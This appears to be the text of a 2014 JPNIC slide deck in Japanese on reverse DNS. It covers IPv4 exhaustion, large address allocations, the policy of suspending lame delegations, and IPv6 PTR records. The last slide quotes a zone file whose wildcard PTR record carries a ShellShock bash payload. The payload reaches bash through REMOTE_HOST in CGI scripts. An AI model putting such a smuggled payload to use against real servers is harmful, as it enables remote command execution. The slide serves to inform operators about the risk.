

逆引き/NIR update

JPNIC 技術部 小山祐司




一般社団法人 日本ネットワークインフォメーションセンター

Copyright © 2013 Japan Network Information Center

IPアドレス

IPv4アドレス在庫枯渇

LACNIC(南米地域)で2014/6/10に枯渇



<http://www.potaroo.net/tools/ipv4/index.html>

Copyright © 2014 Japan Network Information Center

大きな割り振り

	国/地域	組織	アドレス数(百万)
1	ブラジル	Telefonica Blazil	5.6
2	アメリカ	Amazon	4.6
3	アメリカ	AT&T Internet Services	4.2
4	アメリカ	Akamai	3.6
5	ブラジル	Tim Celular S.A.	2.9
6	ブラジル	NET Servicos de Comunicatio S.A.	2.6
7	ブラジル	Telemar Norte Leste S.A.	1.3
8	アルジェリア	Telecom Algeria	1
9	セイシエル	CloudInnovation	1
10	エジプト	Etisalat Misr	1
11	コロンビア	Colombia Movil	1
12	ナイジェリア	Airtel Nigeria	1
13	コロンビア	Comcel	1
14	ブラジル	Global Village Telecom	1

<http://www.potaroo.net/ispcol/>

lame delegation

逆引きDNSのlame delegation 改善


JPNICの取り組み

- 逆引きDNSのlame delegation(以下lame)を減らす
- lameになっている逆引きゾーンの委任を停止
(45日以上続く場合)

lame delegationとは

DNSの委任が正しくできていないこと

例：



(他に存在していても正常に動作していないNSもlame)

Copyright © 2014 Japan Network Information Center

lameによる影響と対策

影響


逆引きDNSを利用するアプリケーションの
動作不良・遅延（メール配送やログ解析など）

対策

lameになっているゾーンへの委任を停止

- 45日間続けてSOAの問い合わせに対してAA bit付き回答がない場合、lameと判断、委任停止
 - SOAの権威付き回答があれば委任再開
- 登録・変更申請の時点でlameなら委任停止

逆引きゾーンに占めるlameの割合



45日以上継続・申請時にlameだったRRを除外した割合

72万NS RR中4,500RR (0.1%)

逆引きの話題

IPv6の逆引き

IETF dnsopで議論中 (draft-howard-dnsop-ip6rdns)

- v6でも逆引きが必要
 - メール送受信
 - ホストの所在地確認
 - SSH等の正逆一致
 - etc.
- PTRをどうやってつける?
 - NXDOMAIN, wildcard, dynamic DNS, 委任, ...

ShellShock

getnameinfo() の結果を REMOTE_HOST に入れて
bash を呼ぶ

```
$TTL 10;
$ORIGIN in-addr.arpa.
@      IN SOA      ns.boem.wleiden.net dirkx.webweaving.org (
        666          ; serial
        360 180 3600 1800 ; very short lifespan.
)
IN      NS       127.0.0.1
*      PTR       "()" { ;;}; echo CVE-2014-6271, CVE-201407169, RDNS"
```

<http://packetstormsecurity.com/files/128650/DNS-Reverse-Lookup-Shellshock.html>

